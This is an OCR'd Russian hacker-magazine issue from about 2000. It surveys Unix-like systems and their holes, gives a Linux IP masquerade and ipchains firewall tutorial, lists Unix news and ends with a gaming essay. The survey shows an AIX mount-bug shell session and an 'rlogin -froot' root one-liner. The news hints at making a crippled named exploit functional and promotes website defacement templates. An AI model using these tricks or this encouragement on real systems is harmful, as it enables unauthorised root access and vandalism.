От редакции: MAL и Delta, ведущие эту рубрику, в давней войне с группой Legion2000. Когда была группа KPZ (в которой был MAL), обе этих группы часто сталкивались на IRC и наезжали друг на друга :). Впрочем, была еще и третья группа, и все три ненавидели друг друга, но это уже в прошлом :). На данный момент MAL и Delta работают в нашем журнале и выражают свою точку зрения. Журнал не придерживается ничьей стороны в этой войне, но мнение своих авторов мы уважаем и считаем, что каждый человек имеет право на свое мнение. (Между нами говоря, приятель, нам абсолютно наплевать, кто там из них самый крутой хацкер, но сам факт боевых действий в хакерской среде нам интересен :).

IRIX* http://www.sgi.com Разработчик: Silicon Graphics

IRIX – разработчики называют его ЮНИКСОМ ПЯТОГО ПОКОЛЕНИЯ. Это платная операционная система, которая поддерживает SMP-symmetric multiprocessing (многопроцессорные машины), 64-битное окружение. В IRIX, по мнению silicon graphics, для вас открываются превосходные возможности работы с 3D графикой.

При этом они, слишком увлекаясь графикой, вероятно не совсем тщательно проверяют свое ПО на вшивость. Поэтому с каждым выходом новой версии находят новые баги. Наибольшее применение IRIX нашел в Японии, скорее всего там просто у всех мультипроцессорные компы :).

Самый известный баг – наверно, стандартные логины без паролей, хотя существуют и удаленные, и локальные баги в различных демонах.

AIX http://www.ibm.com/servers/aix/ Разработчик: IBM

AIX – операционная система unix-like, поддерживающая мультипроцессорные машины с оперативной памятью до 64 гигабайт. Включает в себя большое количество программ, облегчающих жизнь народу, кто занимается коммерцией, веб-дизайном, явой и прочим в Интернете. Если говорить о секьюрити, то можно отнести AIX к среднему классу, хотя в последней версии с дистрибутивом поставляется даже IP address range filter. Наивные, они надеются, что это повысит уровень безопасности их системы. :)

Дырявый маунт на AIX 4.1.3, 4.1.4, 4.2.0 и 4.2.1 позволяет маунтить любую файлсистему, директорию обычному пользователю.

```
dr.nuke /home/satan > oslevel
4.1.4.0
dr.nuke /home/satan > who am i
satan  pts/2
dr.nuke /home/satan > id
uid=20653(satan) gid=101(666group)
dr.nuke /home/satan > ln -s /tmp mnt
dr.nuke /home/satan > mount /usr mnt
dr.nuke /home/rquick > cd /tmp
dr.nuke /tmp > ls
OV   dict   include   lpd   sbin   ucb
adm  dt     lbin      lpp   share  usg
bin  ebt    lib       man   spool
ccs  eligibility  local   pub    sys
common      etc
dr.nuke /tmp >
```

Дырявый ftpd на AIX 4.3.2, запущенный на # RS6000. Можно удаленно получить root. А самое прикольное, что у них было из ошибок, это в какой-то версии, вроде бы 2.2.1, пермишены файла shadow забыли установить как надо, и после установки любой пользователь мог изменять его. А в AIX 3.* пишем v aix 3.* удаленный баг, пишем rlogin-froot host и получаем root shell! :)))

HP-UX http://www.hp.com Разработчик: Hewlett Packard

HP-UX – UNIX операционная среда, обеспечивающая высокую надежную стандартизированную основу для компаний, для администрирования и управления деловыми решениями. HP-UX предназначен для работы в пределах от рабочего стола предприятия, технических автоматизированных рабочих мест, рабочих групп и до центров данных больших предприятий. Пашет начиная с серверов HP 9000 или рабочих станций и до мультипроцессорного HP 9000 Model T520. Мда... звучит-то как! :). Но у HP-UX проблемки с безопасностью. Как ни выйдет новая версия, всегда найдется полно ошибок, используя которые локально, а иногда и удаленно, простому пользователю можно получить root shell.

Во многих Unix системах переполнение буфера возможно в syslog библиотеках. Процесс, который регистрирует действия пользователя с файлами системы, может выполнять программы на машине как root. Syslog библиотеки используют внутренний буфер, при создании сообщений, которые посланы syslogd демоном. И обычно не исполняется проверка количества данных, запасенных в этом буфере. Возможно переполнить внутренний буфер, переписывая под обычный стек запроса, и таким образом выполнять произвольные программы. На основе этой ошибки написано огромное количество эксплоитов под разные ЮНИКС системы. Не остался в стороне и HP-UX. А дело-то еще и в том, что Sendmail программа использует syslog библиотеки. И, следовательно, можно удаленно получить root с sendmail версий до v.8.8.5 на платформах Ultrix, AIX 3.2, AIX 4.1, HPUX 10.00, HPUX 10.09, HPUX 8.x, HPUX 9.x, IRIX 3.x.

Linux * http://www.linux.org

Линукс – свободно распространяемый UNIX-клон, написанный с нуля Linus Torvalds'ом с помощью большой

ТЫСЯЧЕЛЕТИЯ

команды добровольцев по всей Сети. Линукс поддерживает весь спектр аппаратного обеспечения системы на базе процессоров Intel, Digital Alpha, Motorola 68x, PowerPC, Sparc, Mips и др. Линукс также поддерживает многопроцессорные (SMP) системы.

В настоящее время свои дистрибутивы Линукса лепят все кому ни лень, и из всего этого многообразия я для себя выбираю такие известные дистрибутивы, как Slackware, SuSE, Debian и FreeSCO сетевой маршрутизатор на основе Linux.

С защитой тут дела обстоят плохо, особенно если говорить о RedHat linux. Чего там только ни находят, DOS атаки, удаленные, локальные эксплоиты пишут чуть ли ни каждый день. Ну и, естественно, самые распространенные – это ошибки, используя которые, можно удаленно, не имея до этого никаких прав, получить root shell. Среди таких выделяются несколько – ошибка в IMAP, Wu-ftpd и AMD демонах. По-моему эксплоиты к этим демонам уже есть у каждого, независимо от того, знает он, как ими пользоваться, или нет :). Один раз мне по icq один кекс сказанул: "Привет!! Слушай, у меня тут эксплоит крутой новый! Как их компилить? Я уже полдня сижу на борланде С++, пытаюсь его в экзэшник забацать, а он ругается!!! ПОМОГИ !!". Ну что тут сказать? Только поставить вот это – :))))

QNX*
http://www.qnx.com

QNX – OS для PC, теперь и для мультиплатформенных машин. QNX – это маленькая, быстрая, удобная unix-like "Realtime OS" операционная система с приоритетным мультиуправлением задачами, защитой памяти во время выполнения и многим другим. Используется UPM архитектура – которая предлагает тебе несколько преимуществ во время выполнения и разработок QNX для x86, PowerPC и MIPS платформ. Возможно одновременное управление или работа с несколькими файловыми системами. Содержит полный набор библиотек и модулей для работы в сети. Под ее управлением в USA работают космические спутники и банкоматы. Не радует только одно – она коммерческая :).

Unicos
http://www.sgi.com/software/unicos/

UNICOS – операционная система, которая была разработана изначально для многопользовательских суперкомпьютеров. И сейчас UNICOS представляет собой систему, направленную на обработку больших, сложных рабочих нагрузок быстро и эффективно. Стандартизированность и увеличенные особенности делают UNICOS легким при инсталляции, использовании и администрировании. Также операционная система UNICOS включает в себя автоматическое восстановление работы и resiliency features, которые сохраняют работу в прогрессе, если процесс прерван (interrupted).

Ну, я думаю, теперь у тебя будет возможность подумать, сидя с X под елкой в новогоднюю ночь, какой Юникс себе поставить и что тебе больше подходит. Существует, конечно, большое количество unix-like операционных сред и известных, и не известных, которые я не упомянул тут, но о которых мы поговорим позже.

unix rulez!

А СЕЙЧАС ТОРЖЕСТВЕННО ОБЪЯВЛЯЮ ПОБЕДИТЕЛЯ ДВУХ ТЫСЯЧЕЛЕТИЙ

Мы обошли всю Москву с микрофоном в руках, интересуясь, какой же из *NIX самый известный, самый надежный, самый удобный.

САМАЯ ИЗВЕСТНАЯ ОПЕРАЦИОННАЯ СИСТЕМА UNIX-LIKE

1. Отвали придурок, ща в глаз, не знаю я, что это такое!
2. RedHat linux
3. freeBSD

САМАЯ НАДЕЖНАЯ ОПЕРАЦИОННАЯ СИСТЕМА UNIX-LIKE

1. DUREX (слышали о такой? :)))
2. OpenBSD
3. Slackware linux

САМАЯ УДОБНАЯ ОПЕРАЦИОННАЯ СИСТЕМА UNIX-LIKE

1. Жизнь дерьмо, я на улице уже полгода живу
2. RedHat linux
3. Slackware linux

Настройка IP Masquerade или подключаем локальную сеть к ИНТЕРНЕТ


Внимание: тем, кто считает, что Wingate есть rulez, данный материал не читать, а продолжать быть тупым ослом. Когда дело доходит до подключения локальной сети к Интернета через модем или ISDN, некоторые отчаянные отморозки ставят wingate, а некоторые очень богатые – Cisco, но мы пойдем по мудрому пути и будем использовать для этих целей Linux используя его попутно как Firewall, чтобы не пускать недоразвитых ублюдков в нашу локалку со своими троянами и вечными сканами всего Инета на расшаренные ресурсы.

Настройка сервера

Итак начнем. Тебе понадобиться машина, подсоединенная к локальной сети и к Интернету через модем или еще что-то с установленным Linux'ом. Каким дистрибутивом, не важно, главное чтобы стояло ядро из серии 2.2.*, можно и 2.0.*, но с ним это будет сложнее, так что не ленись и переходи на 2.2.*. Также требуется установленный ipchains. Следующие пункты тебе следует установить в конфиге ядра, а затем перекопилить его:

```
make config
make menuconfig
make xconfig,
make dep
make clean
make
zlilo,bzImage,bzlilo
rm -r /lib
/modules/2.2.13
make modules
make modules install
```





```
make install.
 * Prompt for development and/
   or incomplete code/drivers
 * Enable loadable module support
 * Networking support
 * Network firewalls
 * TCP/IP networking
 * IP: forwarding/gatewaying
 * IP: firewalling
 * IP: masquerading
 * IP: ipportfw masq support
 * IP: ipautofw masquerade support
 * IP: ICMP masquerading
 * IP: always defragment
 * Dummy net driver support
 * IP: ip fwmark masq-forwarding support
```

Большая часть из данных пунктов установлена по умолчанию, но если все же что-то не выходит, следует проверить их наличие. После перекомпиляции ядра откроем файл разгрузки модулей /etc/rc.d/rc.modules и откроем для загрузки следующие строки

```
/sbin/modprobe ip masq ftp
                 <—-модуль для  протокола ftp
/sbin/modprobe ip masq raudio
       <—- модуль для протокола Real Audio
/sbin/modprobe ip masq irc
                 <—- модуль для протокола irc
```

Еще в любой загрузочный скрипт нужно прописать следующую строку

```
echo "1" > /proc/sys/net/ipv4/ip forward
```

Для включения форварда пакетов IPv4. После этого перезагрузи систему и установи правила форварда пакетов следующим образом:

```
satan:~#ipchains -P forward DENY
satan:~#ipchains -A forward -s
                           192.168.0.1/5 -j MASQ
```

192.168.0.1 – 192.168.0.5 промежуток адресов твоей сети, с которых будут приниматься запросы.

Настройка клиентских машин

Все, теперь все готово, осталось сконфигурировать клиентов, то есть остальные машины. Расскажу на самых распространенных примерах Windows и Linux.
Машина с Windows:
Панель Управления->Сеть-> TCP/IP -> Сетевая карта. В графе Шлюз/Gateway пропиши IP адрес своей машины, сконфигурированной для IP Masquerading'а, и затем сохрани установки и перезагрузи машину.
Машина с Linux:
В загрузочном скрипте сетевых настроек /etc/rc.d/rc.inet1 (Slackware) пропиши в параметре GATEWAY="ip" IP адрес подключенной в Интернет машины, сохрани и перезапусти комп.

Тестирование работы

Не бросайся сразу писать в браузере www.sex.com, а для начала посмотри IP хоста с машины, подключенной в Интернет, и попробуйте ввести именно его. Глюков бывает много, поэтому не торопись. Может быть неверно сконфигурирован DNS, и ты не получишь желаемый результат.

Что такое IP Chains?

Linux ipchains это фильтр пакетов, пришедший на смену старой ipfwadm, которая была списана с BSD.
Зачем он мне нужен?
Из соображений безопасности твоей системы и безопасности пользователей твоей локальной сети от DoS атак, троянов и других опасностей, подстерегающих их в Интернете. А также для регулирования потока информации, проходящего через твою сеть, то есть фильтровка ненужной информации типа спама и порнографии =).

Конфигурация ipchains

Кратко опишу флаги для ipchains
(-N) создание новой цепочки правил
(-P) смена правил для встроенных цепочек
(-L) список всех правил в цепочке
(-F) очистка цепочки от правил
(-A) добавить новое правило к цепочке
(-I) вставить новое правило в указанную позицию в цепочке
(-R) заменить правило в указанной позиции цепочки
(-D) удалить правило в указанной позиции
(-L) просмотр установленных правил
(-M -L) показать текущие соединения через маскарад
(-M -S) установить тайм-ауты для маскарада
(-p) протокол ICMP, IGMP, TCP, UDP. (!UDP указывает на те протоколы, которые не UDP. Вообще, если ты ставишь '!', то это означает определение условий, не попадающих под данные)
(-s) исходный адрес, порт (0/0 для всех)
(-d) адрес отсылки (0/0 для всех)
(-j) что делать (Deny/Reject/Accept/MASQ/Redirect, Return)
(-i) указание интерфейса, например, eth0 или ppp0. Набери ifconfig -a и посмотри, какие у тебя есть. ;)))
(-C) позволяет проверить работу цепочки

Все правила делятся на типы inut, output, forward. Знаком ':' обозначаются промежутки портов. Например, 100:150 будет определять 50 портов с 100 по 150. Порты должны указываться после адреса.
Вот несколько примеров:

satan:~#ipchains -A input -s 0/0 135:139 -p tcp -j DENY
И тупые сканерщики расшаренных ресурсов обломаются.

satan:~#ipchains -A input -s 0/0 31337 -p udp -j DENY
Любители трояна БО грызут ногти от злобы.

satan:~#ipchains -A input -s 0/0 -p icmp -j DENY
И на пинг уже никто не ответит :))).

satan:~#ipchains -A output -d 0/0 12345 -p tcp -j DENY
Чтобы юзеры из нашей локалке не нетбасили :).

Так же введенные нами правила можно сохранить в файле и потом хранить его где-то и при необходимости загрузить
satan:~# ipchains-save > rulez
satan:~# ipchains-restore < rulez

Ну вот и все. Теперь ты почти крутой админ :).



UNIX NEWS

Ядро Linux:
Стабильная серия 2.2.*: 2.2.14
Стабильная серия 2.0.*: 2.0.38
Нестабильная серия 2.3.*: 2.3.28

1) Найден баг в named 8.2/8.2.1, приводящий к удаленному переполнению буфера, после появления сообщения об этом в конференции BugTraq известная группа ADM выпустила экспоит, дающий удаленно rootshell на платформах Linux, *BSD, Solaris.
Только не удивляйся, почему он не работает ;). Он специально сделан так, чтобы его можно было применить только на локальной машине. Но при наличии у тебя знаний языка Си его можно быстро переделать в полностью функциональный ;).

2) На днях вышла финальная версия дестрибутива Linux Slackware 7.0. Эта версия основана на ядре Kernel 2.2.13 с glibc-2.1.2


3)На сайте TEAM VOID опубликован перевод статьи известного аналитика безопасности .r.f.p. о том, как правильно писать CGI-скрипты, чтобы не получилось второго пхф, а также как правильно искать в них те самые дыры...
Почитать можно по адресу void.hs.ru
Также, что очень прикольно, они опубликовали 'Красивые странички для замены'. То есть если ты взломал сайт и хочешь что-то туда повесить, но у тебя нет фантазии, то ты можешь воспользоваться готовым шаблоном ;)
http://void.homesite.ru/faces

4)Найден баг в nfsd под Linux дающий права root'а удаленно или локально, но локально только в тех случаях, когда есть доступ создавать новые каталоги.
Дырявые версии: Red Hat 5.2 и Debian 2.1

5)Компания Corel, известная такими продуктами, как Corel Draw и Star Office (замены M$ Office для Linux), выпустила свой Linux дистрибутив Corel Linux, который состоит из трех модификаций – Бесплатная, Стандартная ($50,95) и Делюкс ($89,95).

6) Некая компания Micro$ost приобрела компанию Andover, владеющую такими сайтами, как www.slashdot.org (популярнейший информационный ресурс) и www.freshmeat.net (крупнейший архив Линуксовского софта). Будем смотреть, что произойдет дальше с этими сайтами.

7) Вышла новая версия OpenBSD 2.6, являющаяся самым безопасным Unix клоном. Единственная проблема, что пока OpenBSD поддерживает далеко не все железо.


ЗОНА ГЕЙМЕРА

Игра Третьего

Александр '2poisonS' Сидоровский 2poisonS@xaker.ru



Как это ни печально, режим одиночной игры постепенно сойдет на нет и исчезнет как ненужный архаизм.

Тысячелетия

Настал черед бросить взгляд в третье тысячелетие. Что у нас там намечается на игровом фронте после двухтысячного дня рождения единственного человека, который умудрился не закончить свою игру даже после полного Game Over? Похоже, все идет к тому, что на Земле наступит тотальная компьютеризация и геймеризация. Мы уже предрекали это в X#9 (статья "Эволюционная Теория"). Самые страшные компьютерные вирусы - игры, завоюют умы всего человечества и будут управлять нами, как шаман вуду управляет своей жертвой с помощью тряпичной куклы. Это, конечно, печально, но зато рулезно и прикольно, и ничего поделать с этим уже нельзя. Все, что нам остается, это, со страхом глядя в уже недалекое будущее, попытаться вычислить облик будущего повелителя человечества, Ее Величества Окончательного Вируса - **Игры Третьего Тысячелетия.**

1. Эта игра станет трехмерной. Возможно, четырех- или более- мерной. То есть она будет многомерной. Я бы даже сказал, непомерной. Исчезнут все условности, касающиеся передвижения объектов, их взаиморасположения, масштабов и т.д. Отсюда следует второе правило игры 2K: абсолютный реализм.

2. Реализм - то, к чему стремится большинство современных игр. Реальные физические законы, полная интерактивность, мир без ограничений, которые накладывает несовершенство движка. Можно будет сделать с любым объектом все, что придет в твою извращенную голову, а не только то, что для тебя предусмотрели программисты. Ну, представь: нарвался ты в Half-Life на блокпост тамошних ОМОН'овцев. В одиночку, даже с автоматом проскочить нереально. Что делать? И тут, при условии 100-процентной интерактивности, перед нами возникают бесчисленные варианты действий. Ты можешь вернуться назад, к задушенному тобой на прошлом уровне десантнику, снять с него камуфляж, переодеться, натянуть противогаз на морду и попробовать пройти мимо поста тихо-смирно, по типу свой. А тут они (тоже ведь свободные неограниченно, гады) возьмут и спросят у тебя пароль какой-нибудь. И в ответ на тупое хлопанье глазами и чесание репы не надейся получить надпись "user access denied". Если такая надпись и будет, то только на твоем надгробии. Или можно устроить неподалеку ловушку в лучших традициях бойскаутов. Хакнуть пару стационарных пулеметов (ты же ученый, как-никак), установить их за углом от блокпоста и заманить десяток федералов в западню. Тем, кого не расстреляют, не забудь помочь присоединиться к большинству. Одним словом, твои возможности в условиях полной интерактивности и абсолютно честной физической модели ограничены исключительно твоей же фантазией.

3. Вселенная практически безграничная. Почему в Diablo нам разрешали ходить только между несколькими домами в деревне? Я, может, хотел съездить в соседний город и нанять себе пару NPC! Почему в стратегиях я должен строить только такие здания? А может, я хочу вместо электростанции построить десяток биотуалетов для солдат! И самое главное: почему во всех играх я могу пользоваться только маленьким клочком пространства, за пределами которого начинается космический вакуум? Конечно, мы с тобой прекрасно знаем ответы на все эти вопросы, но люди третьего тысячелетия забудут о таких условностях. Игра будущего будет наделена бесконечным и проработанным миром, созданным для того, чтобы позволить игроку реализовать свое право на свободу действий внутри игры.

4. Игра будущего окажется многопользовательской. И только такой. Как это ни печально, режим одиночной игры постепенно сойдет на нет и исчезнет как ненужный архаизм. Тот бесконечный игровой мир, о котором говорилось чуть выше, должен быть постоянно населен реальными живыми людьми. Исключения будут составлять только немногочисленные "геймероцентричные" гамесы, где игрок будет находиться в центре сюжета. Это как раз то, что мы имеем сейчас. Практически в каждой игре нам нужно либо спасти мир, либо остановить злодея, либо еще каким-нибудь способом стать героем. Такие игры не исчезнут и в третьем тысячелетии, просто потому что каждый из нас хотя бы иногда мечтает почувствовать себя благодетелем, а то и мессией. В таких играх в качестве противников будут выступать высокоинтеллектуальные боты, действующие непредсказуемо, в соответствии с их собственной оценкой ситуации, а не с заранее прописанными алгоритмами. Чтобы достичь этого, необходимо выполнить следующее условие.

5. Искусственный интеллект станет как минимум на уровне человеческого. И это действительно программа-минимум. Скорее всего, с развитием компьютерных технологий AI наконец обгонит человека по мозговитости (много ли стараться...). Главное, чтобы разработчики игр умели его контролировать, а то играть (точнее, выигрывать) сделается совершенно невозможно. Да и хрен его знает, этот AI, про сильно поумневший искусственный интеллект столько нехороших предсказаний было сделано в научной фантастике, что на рубеже столетий как-то тревожно становится.

6. Игра будущего будет безжанровой. А общество - бесклассовым! Жанры обречены хотя бы уже потому, что они сами по себе - игровая условность. Только очень ограниченный отрезок жизни любого индивидуума можно определить как экшен, или симулятор, или стратегию. Сел за руль машины - считай, что играешь в симулятор. Стреляешь в злобную соседскую бабульку - типа экшен. Не можешь вспомнить после вчерашней пьянки, куда положил кошелек с деньгами, и оставались ли там к концу этой пьянки хоть какие-то деньги - настоящий квест. Но не более того. Поэтому ограничивать игру одним из этих, пусть даже увлекательных занятий в третьем тысячелетии никто не будет.

7. В связи с вышесказанным я предрекаю начало эпохи симуляторов жизни. Первая ласточка уже летит к нам в лице The Sims, но эта игра далека от тех стандартов, которые были описаны выше. Симулятор жизни станет самым распространенным жанром. Заниматься своей карьерой, семьей, личной жизнью, приключениями можно будет во все эпохи, начиная с каменного века и до далекого фантастического будущего включительно. Почему именно этот жанр? Потому что он идеально подходит и для неограниченного игрового мира, и для интерактивного окружения, и для стирания границ между жанрами, и для тотальной онлайновой тусовки - словом, для всего того, к чему придут игры в третьем тысячелетии.

8. Наконец, игра будущего будет... бесконечной. Да-да, все правильно. Если нынешняя тенденция к массовому созданию и качанию всяких самодельных юнитов, карт, скинов, левелов и т.д. сохранится и усилится (а почему бы и нет?), то потребность в сиквелах просто отпадет. Игру можно будет постепенно апгрейдить из И-нета. Включая обновление графики и даже новый движок. А чем нереально? Каждая выходящая игра становится нескончаемым приключением, хорошея и развиваясь вместе с компьютерными технологиями. Круто!

Мне кажется, игры третьего тысячелетия окажутся именно такими. Нет, серьезно, это не юмор, ведь именно к этому ведут современные, реально существующие тенденции игровой индустрии. Правда, компьютеры, которые смогли бы справиться с такими задачками, сейчас кажутся фантастикой, но, WTF!, 20 лет назад люди и подумать не могли о технике, которая существует сегодня. В любом случае, на нашу с тобой долю, приятель, выпадает самое приятное: узнать на собственном опыте, какие игры увидит рассвет третьего тысячелетия! Главное, не сдохнуть от Жука2000 ;)

